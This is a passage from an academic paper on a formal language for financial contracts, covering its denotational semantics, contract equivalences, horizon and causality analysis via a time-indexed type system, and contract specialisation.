Lemma 1. For all expressions e , $t \in \mathbb{Z}$, variable assignments γ , and environments ρ , we have that $\mathcal{E} \llbracket t \uparrow e \rrbracket_{\gamma, \rho} = \mathcal{E} \llbracket e \rrbracket_{\gamma, \rho/t}$.

Thus, $\text{acc}(\lambda x. e_1, d, e_2)$ is semantically equivalent to $e_1[x \mapsto (-1 \uparrow e_1)[x \mapsto \dots (-d-1) \uparrow e_1][x \mapsto -d \uparrow e_2] \dots]$ where we use the notation $e[x \mapsto e']$ to denote the substitution of e' for the free variable x in e .

The semantics of a contract is given by its cash-flow *trace*, a mapping from time into the set Trans of *asset transfers* between two parties:⁴

$$\begin{aligned} \text{Trans} &= \text{Party} \times \text{Party} \times \text{Asset} \rightarrow \mathbb{R} \\ \text{Trace} &= \mathbb{N} \rightarrow \text{Trans} \end{aligned}$$

Given a contract typing $\Gamma \vdash c : \text{Contr}$, the semantics of c , denoted $\mathcal{C} \llbracket c \rrbracket$ is a mapping of type $\llbracket \Gamma \rrbracket \times \text{Env} \rightarrow \text{Trace}$. Instead of $\mathcal{C} \llbracket c \rrbracket_{(\gamma, \rho)}$, we write $\mathcal{C} \llbracket c \rrbracket_{\gamma, \rho}$. Given a closed contract c (i.e., $\vdash c : \text{Contr}$), we simply write $\mathcal{C} \llbracket c \rrbracket_{\rho}$ instead of $\mathcal{C} \llbracket c \rrbracket_{\emptyset, \rho}$, where \emptyset denotes the empty variable assignment.

The semantics of a unit transfer $a(p \rightarrow q)$ may seem confusing at first, but it reflects the nature of cash-flows: If the two parties p and q coincide, it is equivalent to the zero contract. Otherwise, the semantics is a trace that has exactly two non-zero cash-flows: one from p to q and one in the converse direction but negative. A consequence of this approach is that for each contract c , we have the following anti-symmetry property:

Lemma 2. For all γ, ρ, n, p, q, a , we have that

$$\mathcal{C} \llbracket c \rrbracket_{\gamma, \rho}(n)(p, q, a) = -\mathcal{C} \llbracket c \rrbracket_{\gamma, \rho}(n)(q, p, a)$$

In other words, if there is a cash-flow of magnitude r in one direction, there is a cash-flow of magnitude $-r$ in the other direction.

The typing rules for the contract language and the expression sub-language ensure that the semantics given above is well-defined.

Proposition 3 (well-defined semantics). Let Γ be a typing environment, $\gamma \in \llbracket \Gamma \rrbracket$, and $\rho \in \text{Env}$.

- (i) Given $\Gamma \vdash e : \tau$, we have that $\mathcal{E} \llbracket e \rrbracket_{\gamma, \rho} \in \llbracket \tau \rrbracket$.
- (ii) Given $\Gamma \vdash c : \text{Contr}$, we have that $\mathcal{C} \llbracket c \rrbracket_{\gamma, \rho} \in \text{Trace}$.

As a corollary, we obtain that each closed contract c yields a total function $\mathcal{C} \llbracket c \rrbracket : \text{Env} \rightarrow \text{Trace}$.

2.4 Contract Equivalences

The denotational semantics provides a natural notion of contract equality. For each typing environment Γ , we define the equivalence relation \equiv_{Γ} as follows:

$$c_1 \equiv_{\Gamma} c_2 \quad \text{iff} \quad \begin{aligned} &\Gamma \vdash c_1 : \text{Contr}, \Gamma \vdash c_2 : \text{Contr}, \text{ and} \\ &\mathcal{C} \llbracket c_1 \rrbracket_{\gamma, \rho} = \mathcal{C} \llbracket c_2 \rrbracket_{\gamma, \rho} \text{ for all } \gamma \in \llbracket \Gamma \rrbracket, \rho \in \text{Env} \end{aligned}$$

That means, whenever we have that $c_1 \equiv_{\Gamma} c_2$, then we can replace any occurrence of c_1 in a contract c by c_2 without changing the semantics of c . As a shorthand we use the notation $c_1 \equiv c_2$ iff $\Gamma \vdash c_1 : \text{Contr}, \Gamma \vdash c_2 : \text{Contr}$ implies $c_1 \equiv_{\Gamma} c_2$ for all Γ .

A number of simple equivalences can be proved easily using the denotational semantics; Figure 5 gives some examples. These equivalences can be used to simplify a given contract, for instance to achieve a normalised format suitable for further processing.

Many of the equivalences in Figure 5 look similar to the axioms of vector spaces. The reason is that the set Trans forms a vector

⁴ The informed reader might notice that this semantics is bound to *adding* all transfers between two parties on one particular day. This so-called “netting” is used throughout in our model. In real-world financial contracts, parties would explicitly agree on netting, or otherwise handle cash-flows from different contracts as separate entities.

$$\begin{aligned} e_1 \times (e_2 \times c) &\equiv (e_1 \cdot e_2) \times c & d \uparrow \emptyset &\equiv \emptyset \\ d_1 \uparrow (d_2 \uparrow c) &\equiv (d_1 + d_2) \uparrow c & r \times \emptyset &\equiv \emptyset \\ d \uparrow (c_1 \&c_2) &\equiv (d \uparrow c_1) \&(d \uparrow c_2) & 0 \times c &\equiv \emptyset \\ e \times (c_1 \&c_2) &\equiv (e \times c_1) \&(e \times c_2) & c \&\emptyset &\equiv c \\ d \uparrow (e \times c) &\equiv (d \uparrow e) \times (d \uparrow c) & c_1 \&c_2 &\equiv c_2 \&c_1 \\ (e_1 \times c) \&(e_2 \times c) &\equiv (e_1 + e_2) \times c \\ d \uparrow \text{if } b \text{ within } e \text{ then } c_1 \text{ else } c_2 &\equiv \\ \text{if } d \uparrow b \text{ within } e \text{ then } d \uparrow c_1 \text{ else } d \uparrow c_2 \end{aligned}$$

Figure 5. Some contract equivalences.

space over the field \mathbb{R} , where the semantics of \emptyset , $\&$, and \times are the zero vector, vector addition, and scalar multiplication, respectively.

2.5 Observing the Passage of Time

In a contract of the form **if** b **within** d **then** c_1 **else** c_2 , we know how much time has passed when we enter subcontract c_2 , namely d days. This we do not know for the subcontract c_1 ; we only know that between 0 and d days have passed. However, the contract language’s *let* bindings provide a mechanism to observe the passage of time also when entering the subcontract c_1 . To this end, we assume an observable with label $\text{time} \in \text{Label}_{\text{Real}}$, whose value is the “current time”. We can then modify the above contract such that we can observe how much time has passed before b became true and the subcontract c_1 was entered:

let $y = \text{obs}(\text{time}, 0)$

in if b **within** d **then let** $x = \text{obs}(\text{time}, 0) - y$ **in** c_1 **else** c_2

The variable x of type Real scopes over the contract c_1 and denotes the time that has passed between entering the whole *if-within* contract and entering the subcontract c_1 .

Because the above construction is useful and common when formulating contracts, we give it the following shorthand notation:

if b **within** d **then** $x. c_1$ **else** c_2

The variable y is not explicitly mentioned in this shorthand notation and is assumed to be an arbitrary fresh variable.

We can use this construction, for example, to express a *callable bond*, that is, a bond where the issuer may decide to redeem the bond prematurely. The amount to be paid to the holder of the bond may depend on the time passed before the issuer decided to call the bond.

if $\text{obs}(X \text{ calls bond}, 0)$ **within** 30
then $x. ((30 - x) + 100) \times \text{USD}(X \rightarrow Y)$
else $100 \times \text{USD}(X \rightarrow Y)$

For the sake of presentation, the above contract is rather simplistic, but illustrates the underlying concept: the issuer of the bond, party X , can call the bond at any time, with the penalty of paying more to the holder of the bond, party Y , depending on the time left until maturity $(30 - x)$.

We still need to formally define the semantics of the *time* observable. We cannot define the value of the *time* observable in absolute terms, since our contract language is deliberately constraint to relative time. Consequently, the *time* observable is defined as a relative concept: each environment ρ satisfies the equation

$$\rho(\text{time}, t + t') = \rho(\text{time}, t) + t' \quad \text{for all } t, t' \in \mathbb{Z}$$

Concretely, the above invariant can be achieved by using environments ρ at the top level that satisfy $\rho(\text{time}, t) = t$.

2.6 Calendars

A notoriously thorny issue for formal contract languages in the financial domain is the calendar, which is used for expressing and referring to properties about dates such as holidays and business days. Fortunately, observables provide an elegant interface for calendric properties.

To illustrate this, we consider a Boolean observable that is true whenever we have a business day. However, “business day” is not an absolute concept and varies by region. Therefore, we assume that for each currency a , we have a label $\text{business}(a) \in \text{Label}_{\text{Bool}}$ denoting whether a given day is a business day for currency a .

In Section 2.1, we considered various examples for foreign exchange options, where the actual exchange was expressed by a contract c such as

$$c = 100 \times (\text{USD}(Y \rightarrow X) \& 6.5 \times \text{DKK}(X \rightarrow Y))$$

In reality, however, such exchanges cannot happen on any arbitrary date, but only on days that are business days for all involved currencies. Therefore, real contracts typically state that the exchange must be executed on the first day that is a business day for all involved currencies. With the help of the *business* observable, this refinement is expressed by the following contract c' :

$$c' = \text{if } \text{obs}(\text{business}(\text{USD}), 0) \wedge \text{obs}(\text{business}(\text{DKK}), 0) \\ \text{within } 365 \text{ then } c \text{ else } c$$

The contract c' states that we enter the foreign exchange contract c on the first day that is a business day for both USD and DKK, or in a year at the latest. Thus, a more realistic version of the contract in Example 2 is the following:

$$\text{if } \text{obs}(X \text{ exercises option}, 0) \text{ within } 90 \text{ then } c' \text{ else } \emptyset$$

Instead of the simple foreign exchange contract c , the above contract uses the refined version c' .

3. Temporal Properties of Contracts

With the denotational semantics of contracts at hand, we can characterise a number of temporal properties that are relevant for managing contracts. We shall consider two examples: *causality*, the property that a contract does not stipulate cash-flows that depend on “future” observables, and *contract horizon*, the minimum time span until a contract is certain to be zero.

In principle, both the causality property and the contract horizon can be effectively computed via the decidability of the first order theory of real closed fields. However, this approach would result in computationally very expensive procedures (even more so since the *acc* combinator and the *if-within* have to be unrolled). But more importantly, minor additions to the expression language such as exponentiation and logarithm, which are common in finance, break the decidability. Therefore, we will devise sound approximations of these temporal properties. Moreover, as we shall see below, the approximation of causality via a type system provides additional benefits—most importantly a computational adequacy result for our reduction semantics in Section 4.2.

3.1 Contract Horizon

We define the *horizon* $h \in \mathbb{N}$ of a closed contract c as the minimal time until the last potential cash-flow stipulated by the contract, under any environment. That is, it is the smallest $h \in \mathbb{N}$ with

$$\mathcal{C}[\![c]\!]_{\rho}(i)(x) = 0 \quad \text{for all } \rho \in \text{Env}, i \geq h, \text{ and } x$$

In other words, after h days, the cash-flow for the contract c remains zero, for any environment ρ . Notice that since c is closed, that is, $\vdash C : \text{Contr}$, we know that $\mathcal{C}[\![c]\!]_{\rho}(i)$ is defined for any ρ and i .

$$\begin{aligned} \text{HOR}(\emptyset) &= 0 & \text{HOR}(e \times c) &= \text{HOR}(c) \\ \text{HOR}(a(p \rightarrow q)) &= 1 & \text{HOR}(d \uparrow c) &= d \oplus \text{HOR}(c) \\ \text{HOR}(\text{let } x = e \text{ in } c) &= \text{HOR}(c) \\ \text{HOR}(c_1 \& c_2) &= \max(\text{HOR}(c_1), \text{HOR}(c_2)) \\ \text{HOR}\left(\begin{array}{l} \text{if } e \text{ within } d \\ \text{then } c_1 \text{ else } c_2 \end{array}\right) &= d \oplus \max(\text{HOR}(c_1), \text{HOR}(c_2)) \end{aligned}$$

where

$$a \oplus b = \begin{cases} 0 & \text{if } b = 0 \\ a + b & \text{otherwise} \end{cases}$$

Figure 6. Symbolic horizon.

By dropping the minimality requirement, we can devise a simple, sound approximation of the horizon, which is given in Figure 6. We can show that the semantic contract horizon is never greater than the symbolic horizon computed by HOR:

Proposition 4 (soundness of symbolic horizon). *Let h be the horizon of a closed contract c . Then $h \leq \text{HOR}(c)$.*

3.2 Contract Causality

At the moment, the contract language allows us to write contracts that make no sense in reality as they make stipulations about cash-flow at time t that depends on input from the external environment strictly after t . In other words, such contracts are not *causal*. For instance, we may stipulate a transfer to be executed today using the foreign exchange rate of tomorrow:

$$\text{obs}(\text{FX}(\text{USD}, \text{DKK}), 1) \times \text{DKK}(X \rightarrow Y)$$

Using the denotational semantics, we can give a precise definition of *causality*. Given $t \in \mathbb{Z}$, we define an equivalence relation $=_t$ on Env that intuitively expresses that two environments agree until (and including) time t . We define that $\rho_1 =_t \rho_2$ iff $s \leq t$ implies $\rho_1(l, s) = \rho_2(l, s)$, for all $l \in \text{Label}$, and $s \in \mathbb{Z}$. Causality can then be captured by the following definition: A closed contract c is *causal* iff for all $t \in \mathbb{N}$ and $\rho_1, \rho_2 \in \text{Env}$, we have that $\rho_1 =_t \rho_2$ implies $\mathcal{C}[\![c]\!]_{\rho_1}(t) = \mathcal{C}[\![c]\!]_{\rho_2}(t)$. That is, the cash-flows at any time t do not depend on observables and decisions after t .

As mentioned earlier, contract causality is in principle decidable, but it is computationally expensive, and decidability is easily lost with minor additions to the expression language. Moreover, causality is not a compositional property; a contract may be causal even though a subcontract is not causal. For instance, any contract of the form $c \& (-1 \times c)$ is trivially causal since it is equivalent to \emptyset ; but c may well be non-causal. Compositionality is important for the reduction semantics as we shall see in Section 4.2. Therefore, we develop a compositional, conservative approximation of causality. The simplest such approximation is to require that for every sub-expression of the form $\text{obs}(l, t)$, we have that $t \leq 0$. We call a contract that conforms to this syntactic criterion *obviously causal*.

Most practical contracts are in fact obviously causal and we have yet to find a causal contract that cannot be transformed into an equivalent contract that is obviously causal. For example, the following contract is causal but not obviously causal:

$$\text{obs}(\text{FX}(\text{USD}, \text{DKK}), 1) \times 1 \uparrow \text{DKK}(X \rightarrow Y)$$

However, the above contract is equivalent to the following obviously causal contract (cf. Figure 5):

$$1 \uparrow \text{obs}(\text{FX}(\text{USD}, \text{DKK}), 0) \times \text{DKK}(X \rightarrow Y)$$

A more realistic example is the following chooser option, where the buyer X may choose, in 30 days, whether to have a (European)

$$\boxed{\Gamma \Vdash e : \tau^t} \quad \text{where } t \in \mathbb{Z}_{-\infty}$$

$$\begin{array}{c}
\frac{}{\Gamma \Vdash r : \text{Real}^t} \quad \frac{}{\Gamma \Vdash r : \text{Bool}^t} \quad \frac{l \in \text{Label}_\tau \quad t \leq t'}{\Gamma \Vdash \text{obs}(l, t) : \tau^{t'}} \\
\frac{x : \tau^t \in \Gamma \quad t \leq t'}{\Gamma \Vdash x : \tau^{t'}} \quad \frac{\vdash \text{op} : \tau_1 \times \dots \times \tau_n \rightarrow \tau \quad \Gamma \Vdash e_i : \tau_i^t}{\Gamma \Vdash \text{op}(e_1, \dots, e_n) : \tau^t} \\
\frac{\Gamma, x : \tau^{-\infty} \Vdash e_1 : \tau^t \quad \Gamma^{+d} \Vdash e_2 : \tau^{t+d}}{\Gamma \Vdash \text{acc}(\lambda x. e_1, d, e_2) : \tau^t}
\end{array}$$

$$\boxed{\Gamma \Vdash c : \text{Contr}^t} \quad \text{where } t \in \mathbb{Z}_{-\infty}$$

$$\begin{array}{c}
\frac{\Gamma^{-d} \Vdash c : \text{Contr}^{t-d}}{\Gamma \Vdash d \uparrow c : \text{Contr}^t} \quad \frac{t \leq 0}{\Gamma \Vdash a(p \rightarrow q) : \text{Contr}^t} \\
\frac{}{\Gamma \Vdash \emptyset : \text{Contr}^t} \quad \frac{\Gamma \Vdash e : \text{Real}^{t'} \quad \Gamma \Vdash c : \text{Contr}^{t'} \quad t \leq t'}{\Gamma \Vdash e \times c : \text{Contr}^t} \\
\frac{\Gamma \Vdash c_i : \text{Contr}^t}{\Gamma \Vdash c_1 \& c_2 : \text{Contr}^t} \quad \frac{\Gamma \Vdash e : \tau^s \quad \Gamma, x : \tau^s \Vdash c : \text{Contr}^t}{\Gamma \Vdash \text{let } x = e \text{ in } c : \text{Contr}^t} \\
\frac{\Gamma \Vdash e : \text{Bool}^0 \quad \Gamma \Vdash c_1 : \text{Contr}^t \quad \Gamma^{-d} \Vdash c_2 : \text{Contr}^{t-d}}{\Gamma \Vdash \text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2 : \text{Contr}^t}
\end{array}$$

Figure 7. Time-indexed type system.

call or put option. The buyer X may then, 30 days later, exercise the option. We formulate the contract in terms of the payout with respect to a given *strike* price:

```

let price      = obs(FX(DKK, USD), 60) in
let payout    = if obs(X chooses call option, 30)
                  then max(price - strike, 0)
                  else max(strike - price, 0)
in 60 ↑ (payout × DKK(Y → X))

```

Again this contract can be transformed into an equivalent contract that is obviously causal, but the above formulation is closer to the informal description of the contract.

The simple syntactic criterion of obvious causality is rather restrictive for formulating contracts. Moreover, it is very fragile as it is not necessarily preserved by equivalence preserving contract transformations. For example, applying any of the equivalences from Figure 5 involving promotion of expressions ($d \uparrow e$) from left-to right may destroy obvious causality. To address these problems, we refine the typing rules for contracts and expressions by indexing types with time offsets. The intuition of these time indices is the following: If an expression e has type τ^t , then the value of e is available at time t and any time after that. In other words, e does not depend on observations and decisions made strictly after time t . In contrast, if a contract c is of type Contr^t , then c makes no cash-flow stipulations strictly before t .

Time indices t range over the set $\mathbb{Z}_{-\infty} = \mathbb{Z} \cup \{-\infty\}$, that is, we assume a time $-\infty$ that is before any other time $t \in \mathbb{Z}$. We also assume a total order \leq on $\mathbb{Z}_{-\infty}$, which is the natural order on \mathbb{Z} extended by $-\infty \leq t$ for all $t \in \mathbb{Z}_{-\infty}$. Moreover, we define the addition $t + d$ of a time $t \in \mathbb{Z}_{-\infty}$ by a number $d \in \mathbb{Z}$: if $t \in \mathbb{Z}$, then the addition is just ordinary addition in \mathbb{Z} , otherwise $-\infty + d = -\infty$. Subtraction $t - d$ is defined as $t + (-d)$.

The refined typing rules are given in Figure 7. To distinguish the refined type system from the simple type system we use the notation \Vdash instead of \vdash . The typing rules use *timed type environments*,

$$\boxed{\Gamma \vdash e : \tau^t} \quad \text{where } t \in \mathbb{Z}_{-\infty}$$

$$\begin{array}{c}
\frac{}{\Gamma \vdash b : \text{Bool}^{-\infty}} \quad \frac{}{\Gamma \vdash r : \text{Real}^{-\infty}} \quad \frac{l \in \text{Label}_\tau}{\Gamma \vdash \text{obs}(l, t) : \tau^t} \\
\frac{x : \tau^t \in \Gamma}{\Gamma \vdash x : \tau^t} \quad \frac{\Gamma \vdash e_i : \tau_i^{t_i} \quad \vdash \text{op} : \tau_1 \times \dots \times \tau_n \rightarrow \tau}{\Gamma \vdash \text{op}(e_1, \dots, e_n) : \tau^{\max_i t_i}} \\
\frac{\Gamma, x : \tau^{-\infty} \vdash e_1 : \tau^{t_1} \quad \Gamma^{+d} \vdash e_2 : \tau^{t_2}}{\Gamma \vdash \text{acc}(\lambda x. e_1, d, e_2) : \tau^{\max(t_1, t_2 - d)}}
\end{array}$$

$$\boxed{\Gamma \vdash c : \text{Contr}^t} \quad \text{where } t \in \mathbb{Z}_{\pm\infty}$$

$$\begin{array}{c}
\frac{\Gamma^{-d} \vdash c : \text{Contr}^t}{\Gamma \vdash d \uparrow c : \text{Contr}^{t+d}} \quad \frac{}{\Gamma \vdash a(p \rightarrow q) : \text{Contr}^0} \\
\frac{}{\Gamma \vdash \emptyset : \text{Contr}^{+\infty}} \quad \frac{\Gamma \vdash e : \text{Real}^{t'} \quad \Gamma \vdash c : \text{Contr}^{t'} \quad t' \leq t}{\Gamma \vdash e \times c : \text{Contr}^t} \\
\frac{\Gamma \vdash c_i : \text{Contr}^{t_i}}{\Gamma \vdash c_1 \& c_2 : \text{Contr}^{\min_i t_i}} \quad \frac{\Gamma \vdash e : \tau^s \quad \Gamma, x : \tau^s \vdash c : \text{Contr}^t}{\Gamma \vdash \text{let } x = e \text{ in } c : \text{Contr}^t} \\
\frac{\Gamma \vdash e : \text{Bool}^t \quad t \leq 0 \quad \Gamma \vdash c_1 : \text{Contr}^{t_1} \quad \Gamma^{-d} \vdash c_2 : \text{Contr}^{t_2}}{\Gamma \vdash \text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2 : \text{Contr}^{\min(t_1, t_2 + d)}}
\end{array}$$

Figure 8. Type inference algorithm.

which map variables to time-indexed types instead of plain types. Moreover, the typing rules use the notation Γ^{+d} to denote the timed type environment that is obtained from Γ by adding d to all time indices, that is, $x : \tau^{t+d} \in \Gamma^{+d}$ iff $x : \tau^t \in \Gamma$. The notation Γ^{-d} is defined accordingly: $x : \tau^{t-d} \in \Gamma^{-d}$ iff $x : \tau^t \in \Gamma$.

The typing rules provide some insight into the temporal properties of expression and contract constructs. Starting with the typing of expressions, we can see that constants are available at any time and thus have an arbitrary time index; observables at time t are available at any time after t ; and operators op have no temporal interaction. The typing rule for acc can be difficult to read at first, but it directly reflects its temporal behaviour: e_2 is evaluated d days into the past. This is reflected by the shift of the time indices d days into the future, which means variables become available d days later, but also that e_2 only needs to become available d days later. The other component e_1 is evaluated from d days in the past until the present, hence there is no shift in the time indices. The time index on the accumulation variable x indicates that there are no temporal restrictions on x . Alternatively, we could have avoided the additional $-\infty$ time index and reformulated this typing rule to use any time index $t' \in \mathbb{Z}$ instead of $-\infty$. However, the present approach simplifies the proofs.

Turning to the contract typing rules, we see that \emptyset stipulates no cash-flows, and that $a(p \rightarrow q)$ stipulates an immediate cash-flow. The typing for $\&$ indicates that it has no temporal interaction, and the typing for \uparrow directly indicates the temporal shift expressed by \uparrow . The typing rule for let binding is also without surprises. It expresses the fact that let takes a snapshot in time. The rule for \times is a crucial one as it connects the expression language with the contract language. It is arguably the most important typing rule as it expresses the essential property for causality: an expression e can only meaningfully scale a contract c if e is available at some time t' and c makes no stipulations strictly before t' . The additional inequality $t \leq t'$ seems arbitrary and superfluous, but is essential as we will argue at the end of this section. Finally, the typing for *if-within* is somewhat dual to the typing of acc : instead of coming

from the past like **acc**, *if-within* moves into the future. Hence, the typing of c_2 is shifted d days into the past. The typing of the predicate e expresses that we need to know its value immediately to decide whether one of the two subcontracts is entered.

The typing rules in Figure 7 refine the original simple typing rules in Figure 2: well-typing (\Vdash) implies simple well-typing (\vdash):

Proposition 5. *Let Γ be a timed type environment and $|\Gamma|$ a type environment such that for each x and τ there is some t such that $x : \tau^t \in \Gamma$ iff $x : \tau \in |\Gamma|$. Then we have*

- (i) $\Gamma \Vdash e : \tau^t$ implies $|\Gamma| \vdash e : \tau$, and
- (ii) $\Gamma \Vdash c : \text{Contr}^t$ implies $|\Gamma| \vdash c : \text{Contr}$.

Most importantly, we have that well-typed contracts are causal.

Theorem 6. *If $\Gamma \Vdash c : \text{Contr}^t$, then c is causal.*

Finally, we will give a sound and complete type inference procedure that is able to decide whether a given contract c is well-typed.

The time-indexing of types induces a subtyping order \leq derived from the order \leq on $\mathbb{Z}_{-\infty}$ defined as follows:

$$\tau_1^{t_1} \leq \tau_2^{t_2} \text{ iff } \tau_1 = \tau_2 \text{ and } t_1 \leq t_2$$

An essential property of expression and contract typing is that both are closed under subtyping, albeit in opposite directions:

Lemma 7.

- (i) If $\Gamma \Vdash e : \tau^t$, then $\Gamma \Vdash e : \tau^s$ for all $s \geq t$.
- (ii) If $\Gamma \Vdash c : \text{Contr}^t$, then $\Gamma \Vdash c : \text{Contr}^s$ for all $s \leq t$.

Expression typing is upwards closed, whereas contract typing is downwards closed. As a consequence, we know that well-typed expressions have minimal types. Moreover, if we extend the set of time indices $\mathbb{Z}_{-\infty}$ with an additional maximal element $+\infty$, we also obtain that well-typed contracts have maximal types. This property allows us to devise a simple type inference algorithm. For the sake of clarity, we present the type inference algorithm in the form of syntax-directed typing rules, which are shown in Figure 8. In contrast to the typing judgement \Vdash , the syntax-directed judgement \vdash assigns contracts (and expressions) at most one type—namely the maximal (resp. minimal) type according to the \Vdash judgement. Notice that contracts are typed with the extended set of time indices set $\mathbb{Z}_{\pm\infty} = \mathbb{Z} \cup \{-\infty, +\infty\}$. The ordering \leq is extended to $\mathbb{Z}_{\pm\infty}$ in the obvious way. Moreover, we define addition of elements $t \in \mathbb{Z}_{\pm\infty}$ with numbers $d \in \mathbb{Z}$ by $-\infty + d = -\infty$, $+\infty + d = +\infty$, and otherwise as ordinary addition in \mathbb{Z} .

We can then show that this type inference procedure is sound and complete:

Theorem 8 (Type inference is sound and complete).

- (i) If $\Gamma \vdash c : \text{Contr}^t$, then $\Gamma \Vdash c : \text{Contr}^s$ for all $s \leq t$.
- (ii) If $\Gamma \Vdash c : \text{Contr}^s$, then $\Gamma \vdash c : \text{Contr}^t$ for a unique $t \geq s$.

Thus, according to Theorem 6, we obtain that if type inference returns a type for a contract c , then c is causal.

Corollary 9. *If $\emptyset \vdash c : \text{Contr}^t$ for some t , then c is causal.*

The key ingredient for the simplicity of the type inference procedure is the closure under subtypes respectively supertypes as expressed in Lemma 7. This property will also be important in the next section where we discuss contract transformations. Lemma 7 is crucial for showing that well-typing is preserved by contract transformations, in particular contract specialisation and contract reduction.

In the light of this observation, it is worthwhile reconsidering the typing rule for the scaling combinator \times , in particular the condition $t \leq t'$. This condition seems odd at first. We could get away with requiring $t = t'$. The resulting type system would

still entail causality and we would be able to give a sound and complete type inference procedure. However, we would lose part (ii) of Lemma 7. The condition $t \leq t'$ in the typing rule for \times *decouples* the time indices of contract and expression types as much as possible while still enforcing causality. This decoupling is necessary due to the different interpretation of time indices for expression types compared to contract types. This difference in interpretation also manifests itself in the difference in the subtyping behaviour described in Lemma 7.

Apart from this technical problem, changing the typing of \times by requiring $t' = t$, also has the severe practical consequence that fewer contracts would be typeable. Among such contracts that would not be typeable anymore are many realistic contracts that one would expect to be typeable. For example, the contract

$$(\text{obs}(l, 0) \times a(p \rightarrow q)) \& (\text{obs}(l, 1) \times 1 \uparrow a(p \rightarrow q))$$

would not be typeable anymore.

4. Contract Transformations

The second important aspect of contract management is the transformation of contracts according to the semantics. We will consider two contract transformations, namely *specialisation*, which partially evaluates a contract based on partial information about the external environment, and *advancement*, which moves a contract into the future. The second transformation can be considered an operational semantics that is computationally adequate for the denotational semantics presented in Section 2.3.

These contract transformations are based on external knowledge provided by a *partial* external environment, that is, on facts about observables and external decisions, which become gradually available as time passes. To this end, we consider the set of partial external environments Env_P , a superset of Env :

$$\text{Env}_P = \text{Label}_\tau \times \mathbb{Z} \rightarrow \llbracket \tau \rrbracket$$

A contract c can be transformed based on a partial environment $\rho \in \text{Env}_P$ that encodes the available knowledge about observables and decisions that may influence c , leading to a *specialised* or *advanced* contract.

4.1 Contract Specialisation

The objective of *specialisation* is to simplify a given contract c based on partial information about the external environment, that is, based on knowledge about some of the observables and decisions. The resulting contract c' is equivalent to the original contract c under any external environment that is compatible with the partial external environment that was the input to the specialisation. The primary application of specialisation is the instantiation of a contract to a concrete starting time. A contract may refer to values of observables before the starting time of the contract. Specialisation allows us to instantiate such contracts with these known values of observables. Beyond this simple application, specialisation of expressions is also a crucial ingredient for the reduction semantics in Section 4.2.

Before we can define specialisation more formally, we need to introduce some terminology: An environment $\rho' \in \text{Env}$ extends a partial environment $\rho \in \text{Env}_P$ iff $\rho(l, t) = \rho'(l, t)$ for all $(l, t) \in \text{dom}(\rho)$. Furthermore, we define the set of partial variable assignments $\llbracket \Gamma \rrbracket_P$ for a type environment Γ as the set of all partial mappings γ from variable names into $\mathbb{R} \cup \mathbb{B}$ such that $\gamma(x) \in \llbracket \tau \rrbracket$ if $x : \tau \in \Gamma$. That is, a partial variable assignment may not assign a value to all variables in Γ . A variable assignment $\gamma' \in \llbracket \Gamma \rrbracket$ extends a partial variable assignment $\gamma \in \llbracket \Gamma \rrbracket_P$ iff $\gamma(x) = \gamma'(x)$ for all $x \in \text{dom}(\gamma)$.

Given $\Gamma \vdash c_1 : \text{Contr}$, $\Gamma \vdash c_2 : \text{Contr}$, $\gamma \in \llbracket \Gamma \rrbracket_P$, and $\rho \in \text{Env}_P$, we say that c_1 and c_2 are γ, ρ -equivalent, written $c_1 \equiv_{\gamma, \rho} c_2$,

$$\begin{aligned}
\text{spc}(c, \gamma, \rho) = & \begin{cases} c & \text{if } c = \emptyset \vee c = a(p \rightarrow q) \\ \text{let } x = e' & \text{if } c = (\text{let } x = e \text{ in } c') \wedge \\ \text{in } \text{spc}(c', \gamma', \rho) & e' = \text{sp}_E(e, \gamma, \rho) \wedge \\ & \gamma' = \begin{cases} \gamma[x \mapsto e'] & \text{if } e' \in \mathbb{R} \cup \mathbb{B} \\ \gamma & \text{otherwise} \end{cases} \\ \text{sp}_E(e, \gamma, \rho) \times \text{spc}(c', \gamma, \rho) & \text{if } c = e \times c' \\ l \uparrow \text{spc}(c', \gamma, \rho/d) & \text{if } c = d \uparrow c' \\ \text{spc}(c_1, \gamma, \rho) \& \text{spc}(c_2, \gamma, \rho) & \text{if } c = c_1 \& c_2 \\ \text{trav}(\gamma, \rho, b, c_1, c_2, 0, d, c) & \text{if } c = \text{if } b \text{ within } d \\ & \text{then } c_1 \text{ else } c_2 \end{cases} \\
\text{trav}(\gamma, \rho, b, c_1, c_2, d', d, c) = & \begin{cases} d' \uparrow \text{spc}(c_1, \gamma, \rho) & \text{if } \text{sp}_E(b, \gamma, \rho) = \text{true} \\ d' \uparrow \text{spc}(c_2, \gamma, \rho) & \text{if } \text{sp}_E(b, \gamma, \rho) = \text{false} \wedge d = 0 \\ \text{trav}(\gamma, \rho/1, b, c_1, c_2, & \text{if } \text{sp}_E(b, \gamma, \rho) = \text{false} \wedge d > 0 \\ \quad d' + 1, d - 1, c) & \\ c & \text{otherwise} \end{cases}
\end{aligned}$$

Figure 9. Contract specialisation function spc .

iff $\mathcal{C} \llbracket c_1 \rrbracket_{\gamma', \rho'} = \mathcal{C} \llbracket c_2 \rrbracket_{\gamma', \rho'}$ for all $\gamma' \in \llbracket \Gamma \rrbracket$ and $\rho' \in \text{Env}$ that extend γ and ρ , respectively. The specialisation function spc takes an external environment ρ and a variable assignment γ , and transforms a contract c into a contract c' with $c \equiv_{\gamma, \rho} c'$.

In order to implement such a function spc , we also need a corresponding specialisation function sp_E on expressions. To this end, we define a corresponding notion of γ, ρ -equivalence on expressions: Given $\Gamma \vdash e_1 : \tau$, $\Gamma \vdash e_2 : \tau$, $\gamma \in \llbracket \Gamma \rrbracket_{\rho}$, and $\rho \in \text{Env}_{\rho}$, we say that e_1 and e_2 are γ, ρ -equivalent, written $e_1 \equiv_{\gamma, \rho} e_2$, iff $\mathcal{E} \llbracket e_1 \rrbracket_{\gamma', \rho'} = \mathcal{E} \llbracket e_2 \rrbracket_{\gamma', \rho'}$ for all $\gamma' \in \llbracket \Gamma \rrbracket$ and $\rho' \in \text{Env}$ that extend γ and ρ , respectively.

The definition of spc is given in Figure 9. We have elided the definition of sp_E , which is straightforward and can be found in the Coq source files associated with this paper. The definition of spc uses underlined versions of \times , \uparrow , $\&$ and let . These are *smart constructors* for the corresponding contract language construct. They are functions that construct a contract that is equivalent to the contract that would have been constructed if we used the original contract language construct. But in addition it tries to simplify the contract. For instance, \times is defined as follows:

$$e \times c = \begin{cases} c & \text{if } e = 1 \\ \emptyset & \text{if } e = 0 \vee c = \emptyset \\ e \times c & \text{otherwise} \end{cases}$$

The other smart constructors work similarly. In particular, $\text{let } x = e \text{ in } c$ is equal to c if there is no free occurrence of x in c .

